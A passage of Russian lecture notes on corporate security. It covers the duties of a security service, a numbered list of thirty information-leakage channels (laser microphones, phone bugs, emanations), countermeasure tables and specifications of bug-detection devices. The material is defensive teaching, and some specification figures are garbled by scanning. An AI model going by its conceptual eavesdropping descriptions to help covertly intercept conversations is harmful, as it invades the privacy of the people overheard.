- характеристику правонарушений, совершаемых в отношении товаров и услуг, производимых (предлагаемых) предприятием-учредителем, степень текущего и потенциального материального ущерба предприятию от правонарушений на рынке и т.д.

Сбор информации для проведения деловых переговоров

Основными стадиями переговоров являются:

1) подготовка к переговорам;
2) процесс их ведения;
3) анализ результатов переговоров и выполнение достигнутых договоренностей.

Сотрудники службы безопасности участвуют в сборе информации на первой и второй стадиях. При всей условности такого деления служба безопасности должна представлять на различных стадиях руководству предприятия-учредителя свою информацию. Например, в процессе подготовки к переговорам сведения об участниках будущих переговоров, их сильных и слабых сторонах, их позициях и планах ведения переговоров, подготовленных материалах, конкурентоспособности и платежеспособности делового партнера и т.д.

Во время проведения переговоров служба безопасности должна поставлять информацию об изменениях позиции партнеров по переговорам, о возможных попытках с их стороны шантажировать, подкупать членов делегации предприятия-учредителя, проведения разведывательных мероприятий в отношении их и т.д.

Защита жизни и здоровья персонала от противоправных посягательств

Защиту организует служба безопасности либо всего персонала предприятия (во время нахождения его на работе), либо некоторых его категорий (руководители, кассиры и т.д.) в рабочее и, как исключение, в нерабочее время, либо применяются оба варианта. При этом четко определяется время (круглосуточно, только в дневное время и т.д.) проведения охранных мероприятий. Охранники должны быть нацелены, прежде всего на пресечение насильственных преступлений (покушение на убийство, рэкет) и административных проступков (мелкое хулиганство) в отношении охраняемых лиц. Должны широко применяться технические средства защиты.

Охрана имущества предприятия

Под охраной имущества понимается комплекс оперативно-режимных, организационно-управленческих и инженерно-технических действий, проводимых с целью обеспечения сохранности материально-технических и финансовых средств собственника. Охране подлежат все материальные ценности независимо от их местоположения (внутри или за пределами предприятия).

В то же время существуют объекты первостепенной важности, охране которых необходимо уделять особое внимание, так как именно они чаще всего подвергаются противоправному посягательству. К таким объектам относятся:

- дорогостоящие сырьевые ресурсы (нефть, древесина, золото и т.д.);
- дефицитное оборудование (компьютеры, автозапчасти и т.д.);
- продовольственные и промышленные товары;
- деньги, инвалюта и т.д.;
- наиболее важная и конфиденциальная документация;
- земельные угодья, участки и т.д.

Совершенно очевидно, что охране именно этого имущества должно быть уделено главное внимание.

Обеспечение порядка в местах проведения предприятием представительских, конфиденциальных и массовых мероприятий

Обеспечение порядка необходимо:

- во время проведения представительских (выставки, ярмарки и т.д.),
- массовых (спортивные соревнования, концерты и т.д.),
- конфиденциальных (заседание правления, совещания руководителей и специалистов по служебным вопросам и т.д.) мероприятий.

В зависимости от их типа меняется и содержание деятельности службы безопасности. Например, при проведении закрытых совещаний основное внимание уделяется, прежде всего, защите сведений, составляющих коммерческую тайну, на выставках необходимо принимать меры к недопущению кражи или порчи имущества предприятия; при проведении концертов основное внимание уделяется физической безопасности людей и т.д.

Консультирование и представление рекомендаций руководству и персоналу предприятия по вопросам обеспечения безопасности

В обязанности службы безопасности входит не только консультирование и дача рекомендаций сотрудникам предприятия по вопросам обеспечения безопасности, но и ее реализация. В связи с этим необходимо внести в проект Устава службы безопасности положение об обязанности сотрудников подразделений предприятия выполнять эти рекомендации и определить ответственность (материальную и дисциплинарную) за их невыполнение. Проведение консультаций и рекомендаций по вопросам безопасности обычно не выходит за пределы таких ее основных видов, как экономическая, информационная, пожарная, физическая безопасность.

Проектирование, монтаж и эксплуатационное обслуживание средств охранно-пожарной сигнализации

Средства охранно-пожарной сигнализации предназначены для обнаружения попыток проникновения на объект и возникновения пожара, оповещения сотрудников службы безопасности о появлении и нарастании этих угроз и обеспечения контроля доступа на охраняемый объект. Деятельность подразделения службы безопасности, осуществляющего функцию внедрения и эксплуатации охранно-пожарной сигнализации, осуществляется в несколько этапов. Первый этап (проектирование) предусматривает планирование работ по внедрению и капитальному ремонту средств сигнализации, обследование объекта с целью получения исходных данных для разработки исполнительной проектно-сметной документации; материально-техническое обеспечение монтажных работ. На этапе выполнения монтажных работ, для проведения которых обычно приглашаются специализированные организации, осуществляется технический надзор за качеством их производства, особенно при проведении пусконаладочной работы.

Наконец, последний этап (эксплуатационное обслуживание) включает в себя:

- сдачу этих средств в эксплуатацию;
- планирование эксплуатационных мероприятий и контроль за их исполнением;
- техническое обслуживание, технический контроль за эксплуатацией средств сигнализации;
- ремонт приборов и аппаратуры охранно-пожарной сигнализации;
- материальное обеспечение эксплуатационных нужд;
- ведение установленной технической документации;
- сбор и обобщение статистических данных по эксплуатационно-техническому обслуживанию;

- анализ причин отказов в работе аппаратуры и причин, способствующих совершению краж и пожаров с заблокированных участков объекта.

Краткий обзор основных функций службы безопасности позволяет утверждать, что они органично дополняют друг друга и в случае их успешной реализации образуют единое «поле» безопасности предприятия-учредителя.

Лекция 9. Каналы утечки информации (2 часа)

Назовем каналы утечки информации (см. рисунок 9.1.ниже), характерные для сферы предпринимательской деятельности.




Рис. 9.1. Возможные каналы утечки информации

На рис. 9.1 цифрами обозначены каналы утечки информации, которые должны знать лица, занимающиеся предпринимательской деятельностью, для защиты коммерческой информации компании.

На рис. 9.1 схематично показаны два помещения компании, в которых размещаются офис и комната для переговоров. Особенностью офисного помещения является его доступность для большого количества посетителей, имеющих самые разные цели. В нем работают сотрудники компании и находится служебная документация. Комната для переговоров является внутренним помещением компании и предназначена для обсуждения коммерческих соглашений, проведения конфиденциальных бесед, переговоров с ограниченным кругом лиц.

1. Утечка за счет структурного звука в стенах и перекрытиях;
2. Съём информации с ленты принтера, плохо стертых дискет и т.п.;
3. Съём информации с использованием видео-закладок;
4. Программно-аппаратные закладки в ПЭВМ;
5. Радио-закладки в стенах и мебели;
6. Съём информации по системе вентиляции;
7. Лазерный съём акустической информации с окон;
8. Производственные и технологические отходы;
9. Компьютерные вирусы, логические бомбы и т.п.;
10. Съём информации за счет наводок и «навязывания»;
11. Дистанционный съём видео информации (оптика);
12. Съём акустической информации с использованием диктофонов;
13. Хищение носителей информации;
14. Высокочастотный канал утечки в бытовой технике;
15. Съём информации направленным микрофоном;
16. Внутренние каналы утечки информации (через обслуживающий персонал);

17. Несанкционированное копирование;
18. Утечка за счет побочного излучения терминала;
19. Съём информации за счет использования «телефонного уха»;
20. Съём с клавиатуры и принтера по акустическому каналу;
21. Съём с дисплея по электромагнитному каналу;
22. Визуальный съём с дисплея и принтера;
23. Наводки на линии коммуникаций и сторонние проводники;
24. Утечка через линии связи;
25. Утечка по цепям заземления;
26. Утечка по сети электрочасов;
27. Утечка по трансляционной сети и громкоговорящей связи;
28. Утечка по охранно-пожарной сигнализации;
29. Утечка по сети электропитания;
30. Утечка по сети отопления, газо- и водоснабжения.

Рассмотрим более подробно особенности каналов утечки и несанкционированного доступа к информации. Далее в тексте цифры в круглых скобках соответствуют обозначениям на рис. 9.1.

При выявлении технических каналов утечки информации необходимо рассматривать всю совокупность компьютерного оборудования, включающую технические средства обработки информации (ТСОИ), оконечные устройства, соединительные линии, распределительные и коммутационные устройства, системы электропитания, системы заземления и т. п. Следует учитывать также вспомогательные технические средства и системы (ВТСС), такие как оборудование открытой телефонной, факсимильной, громкоговорящей связи, системы охранной и пожарной сигнализации, электрификации, радиофикации, часофикации, электробытовые приборы и др.

Среди каналов утечки заметную роль играют вспомогательные средства, выходящие за пределы контролируемой зоны, а также посторонние

провода, кабели, металлические трубы систем отопления, водоснабжения и другие токопроводящие металлоконструкции, проходящие через помещения, где установлены основные и вспомогательные технические средства.

Рассмотрим сначала электромагнитные, электрические и параметрические технические каналы утечки информации.

Для электромагнитных каналов утечки характерными являются побочные излучения:

– электромагнитные излучения элементов ТСОИ, носителем информации является электрический ток, сила которого, напряжение, частота или фаза изменяются по закону информационного сигнала (18, 21);

– электромагнитные излучения на частотах работы высокочастотных генераторов ТСОИ и ВТСС; в результате воздействия информационного сигнала на элементах генераторов наводятся электрические сигналы, которые могут вызвать непреднамеренную модуляцию собственных высокочастотных колебаний генераторов и излучение в окружающее пространство (14);

– электромагнитные излучения на частотах самовозбуждения усилителей низкой частоты технических средств передачи информации (ТСПИ). самовозбуждение возможно за счет случайных преобразований отрицательных обратных связей в паразитные положительные, что приводит к переводу усилителя из режима усиления в режим автогенерации сигналов, причем сигнал на частотах самовозбуждения, как правило, оказывается промодулированным информационным сигналом (27).

Возможными причинами возникновения электрических каналов утечки могут быть:

– наводки электромагнитных излучений ТСОИ. возникают при излучении элементами ТСОИ информационных сигналов, а также при наличии гальванической связи соединительных линий ТСОИ и посторонних проводников или линий ВТСС (23);

– просачивание информационных сигналов в цепи электропитания. возможно при наличии магнитной связи между выходным трансформатором усилителя и трансформатором электропитания, а также за счет неравномерной нагрузки на выпрямитель, что приводит к изменению потребляемого тока по закону изменения информационного сигнала (29);

– просачивание информационных сигналов в цепи заземления образуется за счет гальванической связи с землей различных проводников, выходящих за пределы контролируемой зоны, в том числе нулевого провода сети электропитания, экранов, металлических труб систем отопления и водоснабжения, металлической арматуры и т. п. (25);

– съём информации с использованием закладных устройств. последние представляют собой устанавливаемые в ТСОИ микропередатчики, излучения которых модулируются информационным сигналом и принимаются за пределами контролируемой зоны (5).

Параметрический канал утечки информации формируется путем высокочастотного облучения ТСОИ, при взаимодействии электромагнитного поля которого с элементами ТСОИ происходит переизлучение, промодулированное информационным сигналом (10).

Анализ возможных каналов утечки и несанкционированного доступа, приведенных на рис. 9.1, показывает, что существенную их часть составляют технические каналы утечки акустической информации. В зависимости от среды распространения акустических колебаний, способов их перехвата и физической природы возникновения информационных сигналов, технические каналы утечки акустической информации можно разделить на воздушные, вибрационные, электроакустические, оптико-электронные и параметрические.

В воздушных технических каналах утечки информации средой распространения акустических сигналов является воздух, и для их перехвата используются миниатюрные высокочувствительные и направленные мик-

рофоны (15), которые соединяются с диктофонами (12) или специальными микропередатчиками (5). Подобные автономные устройства, объединяющие микрофоны и передатчики, обычно называют закладными устройствами или акустическими закладками. Перехваченная этими устройствами акустическая информация может передаваться по радиоканалу, по сети переменного тока, соединительным линиям, посторонним проводникам, трубам и т.п. Особого внимания заслуживают закладные устройства, прием информации с которых можно осуществить с обычного телефонного аппарата. Для этого их устанавливают либо непосредственно в корпусе телефонного аппарата, либо подключают к телефонной линии в телефонной розетке. Подобные устройства, конструктивно объединяющие микрофон и специальный блок коммутации, часто называют «телефонным ухом» (19). При подаче в линию кодированного сигнала или при дозвоне к контролируемому телефону по специальной схеме блок коммутации подключает микрофон к телефонной линии и осуществляет передачу акустической (обычно речевой) информации по линии практически на неограниченное расстояние.

В отличие от рассмотренных выше каналов, в вибрационных (или структурных) каналах утечки информации средой распространения акустических сигналов является не воздух, а конструкции зданий (стены, потолки, полы), трубы водо- и теплоснабжения, канализации и другие твердые тела (1, 30). В этом случае для перехвата акустических сигналов используются контактные, электронные (с усилителем) и радиостетоскопы (при передаче по радиоканалу).

Электроакустические каналы утечки информации обычно образуются за счет преобразования акустических сигналов в электрические по двум основным направлениям: путем «высокочастотного навязывания» и путем перехвата через вспомогательные технические средства и системы (ВТСС).

Технический канал утечки информации путем «высокочастотного навязывания» образуется при несанкционированном контактном введении токов высокой частоты от ВЧ-генератора в линии, имеющие функциональные связи с элементами ВТСС, на которых происходит модуляция ВЧ-сигнала информационным. Наиболее часто подобный канал утечки информации используют для перехвата разговоров, ведущихся в помещении, через телефонный аппарат, имеющий выход за пределы контролируемой зоны (10). С другой стороны, ВТСС могут сами содержать электроакустические преобразователи. К таким ВТСС относятся некоторые датчики пожарной сигнализации (21), громкоговорители ретрансляционной сети (27) и т.д. Используемый в них эффект обычно называют «микрофонным эффектом». Перехват акустических колебаний в этом случае осуществляется исключительно просто. Например, подключая рассмотренные средства к соединительным линиям телефонных аппаратов с электромеханическими звонками, можно при положенной трубке прослушивать разговоры, ведущиеся в помещениях, где установлены эти телефоны.

При облучении лазерным лучом вибрирующих в акустическом поле тонких отражающих поверхностей, таких как стекла окон, зеркал, картин и т.п., создается оптико-электронный (лазерный) канал утечки акустической информации (17). Отраженное лазерное излучение модулируется по амплитуде и фазе и принимается приемником оптического излучения, при демодуляции которого выделяется речевая информация. Для перехвата речевой информации по данному каналу используются локационные системы, работающие, как правило, в ближнем инфракрасном диапазоне и известные как «лазерные микрофоны». Дальность перехвата составляет несколько сотен метров.

Параметрический канал утечки акустической информации образуется в результате воздействия акустического поля на элементы высокочастотных генераторов и изменения взаимного расположения элементов схем,

проводов, дросселей и т.п., что приводит к изменениям параметров сигнала, например, модуляции его информационным сигналом. Промодулированные высокочастотные колебания излучаются в окружающее пространство и могут быть перехвачены и детектированы соответствующими средствами (14). Параметрический канал утечки акустической информации может быть создан и путем высокочастотного облучения помещения, где установлены полуактивные закладные устройства, имеющие элементы, параметры которых (добротность, частота и т.п.) изменяются по закону изменения акустического (речевого) сигнала.

Необходимо отметить, что акустический канал может быть источником утечки не только речевой информации. В литературе описаны случаи, когда с помощью статистической обработки акустической информации с принтера или клавиатуры удавалось перехватывать компьютерную текстовую информацию (20), в том числе осуществлять съём информации по системе централизованной вентиляции (6).

Особый интерес представляет перехват информации при ее передаче по каналам связи (24). Как правило, в этом случае имеется свободный несанкционированный доступ к передаваемым сигналам. В зависимости от вида каналов связи, технические каналы перехвата информации можно разделить на электромагнитные, электрические и индукционные.

Электромагнитные излучения передатчиков средств связи, модулированные информационным сигналом, могут перехватываться естественным образом с использованием стандартных технических средств. Этот электромагнитный канал перехвата информации широко используется для прослушивания телефонных разговоров, ведущихся по радиотелефонам, сотовым телефонам или по радиорелейным и спутниковым линиям связи (21).

Электрический канал перехвата информации, передаваемой по кабельным линиям связи, предполагает контактное подключение к этим ли-

ниям. Этот канал наиболее часто используется для перехвата телефонных разговоров, при этом перехватываемая информация может быть записана на диктофон или передана по радиоканалу. Подобные устройства, подключаемые к телефонным линиям связи и содержащие радиопередатчики для ретрансляции перехваченной информации, обычно называют телефонными закладками (19).

Вообще говоря, непосредственное электрическое подключение аппаратуры перехвата является компрометирующим признаком, поэтому чаще используется индукционный канал перехвата, не требующий контактного подключения к каналам связи. Современные индукционные датчики, по сообщениям открытой печати, способны снимать информацию с кабелей, защищенных не только изоляцией, но и двойной броней из стальной ленты и стальной проволоки, плотно обвивающих кабель.

В последнее время пристальное внимание привлекают каналы утечки графической информации, реализуемые техническими средствами в виде изображений объектов или копий документов, получаемых путем наблюдения за объектом, съемки объекта и съемки (копирования) документов. В зависимости от условий наблюдения обычно используются соответствующие технические средства, в том числе: оптика (бинокли, подзорные трубы, телескопы, монокуляры (11)), телекамеры, приборы ночного видения, тепловизоры и т.п. Для документирования результатов наблюдения проводится съемка объектов, для чего используются фотографические и телевизионные средства, соответствующие условиям съемки. Для снятия копий документов используются электронные и специальные (закамуфлированные) фотоаппараты. Для дистанционного съема видовой информации используют видеозакладки (3).

Рассмотренные выше методы получения информации основаны на использовании внешних каналов утечки. Необходимо, однако, кратко остановиться и на внутренних каналах утечки информации, тем более, что

обычно им не уделяют должного внимания. Внутренние каналы утечки (16) связаны, как правило, с администрацией и обслуживающим персоналом, с качеством организации режима работы. Из них, в первую очередь, следует отметить такие каналы, как хищение носителей информации (13) съем информации с ленты принтера и плохо стертых дискет (2), использование производственных и технологических отходов (8), визуальный съем информации с дисплея и принтера 22, несанкционированное копирование (17) и т.п.

Лекция 10. Технические средства борьбы с промышленным шпионажем (2 часа)

Методы и средства блокирования каналов утечки информации

Анализ представленных материалов показывает, что в настоящее время номенклатура технических средств коммерческой разведки весьма обширна, что делает задачу надежного блокирования каналов утечки и несанкционированного доступа к информации исключительно сложной.

Решение этой задачи возможно с использованием профессиональных технических средств и с привлечением квалифицированных специалистов.

В таблице 10.1 сведены рассмотренные выше каналы утечки информации и возможные методы их блокирования.

Таблица 10.1. Основные методы и средства несанкционированного получения информации и возможная защита от них.

п/п	Действие человека (типовая ситуация)	Каналы утечки информации	Методы и средства получения информации	Методы и средства защиты информации
1	2	3	4	5
1.	Разговор в помещении или на улице	Акустика Виброакустика Гидроакустика Акустоэлектроника	Подслушивание, диктофон, микрофон, направленный микрофон, полуактивная система Стетоскоп, вибродатчик Гидроакустический датчик Радиотехнические спецприемники	Шумовые генераторы, поиск закладок, защитные фильтры, ограничение доступа

Продолжение табл. 10.1

1	2	3	4	5
2.	Разговор по проводному телефону	Акустика Электросигнал в линии Наводки	Аналогично п.1 Параллельный телефон, прямое подключение, электромагнитный датчик, диктофон, телефонная закладка	Аналогично п.1 Маскирование, скремблирование, шифрование Спецтехника
3.	Разговор по радиотелефону	Акустика Электромагнитные волны	Аналогично п.1 Радиоприемные устройства	Аналогично п.1 Аналогично п.2
4.	Документ на бумажном носителе	Наличие	Кража, визуально, копирование, фотографирование	Ограничение доступа, спецтехника
5.	Изготовление документа на бумажном носителе	Наличие Паразитные сигналы, наводки	Аналогично п.4 Специальные радиотехнические устройства	Аналогично п.1 Экранирование
6.	Почтовое отправление	Наличие	Кража, прочтение	Специальные методы защиты
7.	Документ на небумажном носителе	Носитель	Хищение, копирование, считывание	Контроль доступа, физическая защита, криптозащита
8.	Изготовление документа на небумажном носителе	Изображение на дисплее Паразитные сигналы, наводки	Визуально, копирование, фотографирование Специальные радиотехнические устройства	Контроль доступа, криптозащита

Окончание табл. 10.1

1	2	3	4	5
9.	Передача документа по каналу связи	Электрические и оптические сигналы	Несанкционированное подключение, имитация зарегистрированного пользователя	Криптозащита
10.	Производственный процесс	Отходы, излучения и т.п.	Спецаппаратура различноного назначения, оперативные мероприятия	Оргтехмероприятия, физическая защита

Таким образом, основным направлением противодействия утечке информации является обеспечение физической (технические средства, линии связи, персонал) и логической (операционная система, прикладные программы и данные) защиты информационных ресурсов. При этом безопасность достигается комплексным применением аппаратных, программных и криптографических методов и средств защиты, а также организационных мероприятий.

Индикаторы поля

D-008 Индикатор поля, 50–1500 МГц, акуст. завязка, свет. и звук. индикация, светодиодная шкала, проверка проводки.

РИЧ-3 Ручной измеритель частоты и напряженности ВЧ колебаний, 50–1700 МГц, чувствительность не хуже 0,5–10 мВ, определение момента появлении сигнала, запоминание значения частоты сигнала, превышающего фон или заданный порог (32 ячейки), порт RS-232.

ST006 Детектор поля

ST007 Детектор поля, предназначен для обнаружения и локализации радиоизлучающих специальных технических средств (РСТС) негласного получения информации.

Скорпион Скоростной анализатор радиочастотного спектра.

Компакт Индикатор поля.

Детектор поля ST 007

ST 007 детектор поля предназначен для обнаружения и локализации радиоизлучающих специальных технических средств (РСТС) негласного получения информации.

К таким средствам, прежде всего, относят:

- радиомикрофоны;
- телефонные радиоретрансляторы;
- радиостетоскопы;
- скрытые видеокамеры с передачей информации по радиоканалу;
- технические средства систем пространственного высокочастотного облучения;
- радиомаяки систем слежения за перемещением объектов;
- несанкционированно включенные радиостанции, радиотелефоны;
- технические средства обработки информации, работа которых сопровождается возникновением побочных электромагнитных излучений (элементы ПЭВМ, факсы, ксероксы, некоторые типы телефонных аппаратов и т.п.).

Рис. 10.1. ST 007 детектор поля

Принцип действия ST 007 основан на широкополосном детектировании электрического поля. Дает возможность обнаружения РСТС с любыми видами модуляции.

Имеет три основных режима работы:

1. Режим ПОИСК:

- раздельная индикация непрерывного и импульсного вида сигналов;
- индикация частоты принимаемого сигнала;
- индикация обнаружения сигналов стандарта GSM, DECT, BLUETOOTH и WLAN(802.11);
- передача частоты радиосигнала на сканирующий приемник;
- высокочастотный фильтр;
- вычитание фона.

Данный режим предназначен для поиска РСТС.

В этом режиме ST 007 обеспечивает прием радиосигналов в диапазоне от 50 до 2500 МГц, их детектирование и вывод для визуального и звукового контроля. Уровень сигнала относительно установленного порога детектора отображается на двухстрочном индикаторе с 32-сегментной шкалой.

Различие в использовании двух шкал состоит в следующем: верхняя шкала индицирует усредненную амплитуду продетектированного сигнала, а нижняя – его пиковые значения. Соответственно, в верхней строке будут преобладать сигналы с АМ и ЧМ-модуляцией, а в нижней – близкие к импульсным видам сигналов (например, сигналы DECT, GSM). Наличие индикации на двух шкалах говорит о смешанном виде сигнала на входе детектора (например, телевизионный сигнал).

Обеспечено измерение текущих значений частоты принятого радиосигнала и определение наиболее устойчивого ее значения (для сигналов с постоянной несущей частотой).

Индицируется обнаружение сигналов стандартов GSM, DECT, BLUETOOTH и WLAN(802.11).

Для ослабления влияния мощных радиопередатчиков в диапазоне до 300 МГц (телевизионные передатчики 1–10 канал, ЧМ-радиостанции) предусмотрен фильтр высоких частот.

При подключении к ST 007 сканирующего приемника предусмотрена возможность установки частоты приема сканирующего приемника на частоту принимаемого сигнала ST 007 (при условии наличия у сканирующего приемника соединительного порта).

2. Режим МОНИТОРИНГ:

- часы реального времени;
- установка расписания работы;
- протокол событий (9 банков по 999).

Предназначен для обнаружения РСТС с сохранением информации в энергонезависимой памяти изделия. Максимальное число записываемых событий 4096. Просмотр событий осуществляется в режиме ПРОСМОТР ПРОТОКОЛА.

Расширенный выбор признаков появления сигнала тревоги – по уровню, по частоте, GSM, DECT, BLUETOOTH, WLAN(802.11).

Предусмотрена работа по расписанию. Пользователь устанавливает время включения и выключения изделия.

Этот режим предполагает два основных варианта использования:

- контроль работы ST 007 пользователем. Этот вариант предполагает нахождение ST 007 в зоне видимости для пользователя. Это полезно, например, в случае контроля посетителей кабинета на наличие РСТС;
- автономная работа ST 007. В этом случае ST 007 устанавливается в месте предполагаемого использования РСТС, и контроль электромагнитной обстановки в течение заданного времени происходит без непосредственного участия пользователя.

3. Режим ПРОСМОТР ПРОТОКОЛА.

Предназначен для просмотра протокола событий, произошедших в результате работы ST 007 в режиме МОНИТОРИНГ.

Обеспечена возможность сортировки событий по следующим признакам:

- времени события;
- длительности события;
- уровню сигнала;
- значению частоты.

ОБЩЕЕ

Информация отображается на графическом ЖКИ дисплее с регулируемой подсветкой.

Управление прибором производится с помощью шестикнопочной клавиатуры.

Акустический контроль осуществляется посредством головных телефонов либо через встроенный звуковой излучатель.

Питание осуществляется от одной батареи типа AAA или от блока питания.

Расширенный интерфейс настройки и управления через МЕНЮ.

Выбор русского или английского языка.

ДОПОЛНИТЕЛЬНЫЕ ВОЗМОЖНОСТИ

Перепрограммирование устройства. Для замены программного обеспечения (новые версии, дополнительные возможности) пользователю достаточно подключить ST007 к своему компьютеру и с сайта производителя, в автоматическом режиме заменить программное обеспечение.

Табл. 10.2. Технические характеристики и комплектность поставки

Технические характеристики	
Основной блок.	
Диапазон частот, МГц	50–2500
Частота среза ВЧ-фильтра, МГц	400
Чувствительность по входу, мВ 100—1200 МГц 1200—2000 МГц	<0.25 <0.5
Чувствительность частотомера, мВ	<15
Погрешность измерения частоты, %	±0.1
Динамический диапазон индикации, дБ	60
Напряжение питания, В: От внутреннего источника питания (батарея типа AAA) От блока питания	 1.5 4
Потребляемый ток, мА	<60
Габариты (без антенны), мм	85x53x19
Вес (без батареи), кг	0.1
Комплект удаленной антенны.	
Рабочая частота, МГц	916.5/433.92
Максимальная излучаемая мощность передатчика, мВт	1
Габариты приемопередатчика, мм	58x31x31
Габариты удаленной антенны, мм	85x53x19
Комплектность поставки	
Наименование	Количество, шт.
1. Основной блок	1
2. Телескопическая антенна	1

Окончание табл. 10.2

3. Блок питания	1
4. Головные телефоны	1
5. Соединительный кабель	1
6. Батарея типа AAA	1
7. Техническое описание и инструкция по эксплуатации	1

Комплексы обнаружения средств негласного съема информации

OSC-5000 «OSCOR» Спектральный коррелятор

CPM-700 Универсальный монитор-обнаружитель

TRD - 800 Скрытоносимый прибор для обнаружения диктофонов

ST-031 «Пиранья» Многофункциональный поисковый прибор.

ST-032 Многофункциональный поисковый прибор.

Многофункциональный поисковый прибор ST-031 «Пиранья»

ST-031 «Пиранья» предназначен для проведения оперативных мероприятий по обнаружению и локализации технических средств негласного получения информации, а также для выявления и контроля естественных и искусственно созданных каналов утечки информации.

Рис. 10.2. ST-031 «Пиранья» – многофункциональный поисковый прибор

Прибор состоит из основного блока управления и индикации, комплекта преобразователей и позволяет работать в следующих режимах:

- высокочастотный детектор-частотомер;
- сканирующий анализатор проводных линий;
- детектор ИК-излучений;
- детектор низкочастотных магнитных полей;
- виброакустический приемник;
- акустический приемник

Переход ST-031 в любой из режимов осуществляется автоматически при подключении соответствующего преобразователя. Информация отображается на графическом ЖКИ дисплее, акустический контроль осуществляется через головные телефоны, либо через встроенный громкоговоритель. Управление прибором производится с помощью 16-кнопочной клавиатуры.

ST-031 позволяет обрабатывать поступающие низкочастотные сигналы в режиме осциллографа либо спектроанализатора с индикацией численных параметров.

Табл. 10.3. Технические характеристики составных частей

Технические характеристики:	
Основной блок	
Габариты, мм	180x97x47
Масса, кг	0,8
Питание, В	4,86
Высокочастотный детектор-частотомер	
Диапазон рабочих частот, МГц	30–2500
Динамический диапазон, дБ	60
Чувствительность частотомера, мВ	<10
Точность измерения частоты,	МГц ± 0,01

Продолжение табл. 10.3

Габариты выносной ВЧ-антенны	L = 160, D = 20
Сканирующий анализатор проводных линий	
Диапазон сканирования, МГц	0,0115
Шаг сканирования, кГц	5 (1)
Скорость сканирования, кГц/с	50–1500
Полоса пропускания, кГц	10
Избирательность по соседнему каналу, дБ	30
Режимы детектирования	АМ, ЧМ
Максимально допустимое напряжение, В	600
Габариты сетевого адаптера, мм	55x25x20
Детектор ИК-излучения	
Спектральный диапазон, нм	7701000
Пороговая чувствительность, Вт/Гц$^{1/2}$	10^{-13}
Диапазон рабочих частот, кГц	0,051000
Угол зрения, град.	30
Габариты ИК-датчика, мм	L = 40, D = 25
Детектор магнитного поля	
Диапазон рабочих частот, Гц	3005000
Пороговая чувствительность, А/(мхГц$^{1/2}$)	10^{-6}
Габариты магнитной антенны, мм	L = 230, D = 24
Виброакустический приемник	
Диапазон рабочих частот, Гц	300–6000
Чувствительность, Вхсек^2/м	1
Пороговая чувствительность, м/с^2	$5x10^{-5}$
Габариты датчика, мм	L = 20, D = 25
Акустический приемник	

Окончание табл. 10.3

Диапазон рабочих частот, Гц	300-6000
Чувствительность, мВ/Па	50
Габариты выносного микрофона, мм	20x10x5

Нелинейные локаторы

NJE-4000»Orion»	Нелинейный локатор (1,4 Вт эфф.мощности) 2,3 гармоника, 1,5кг
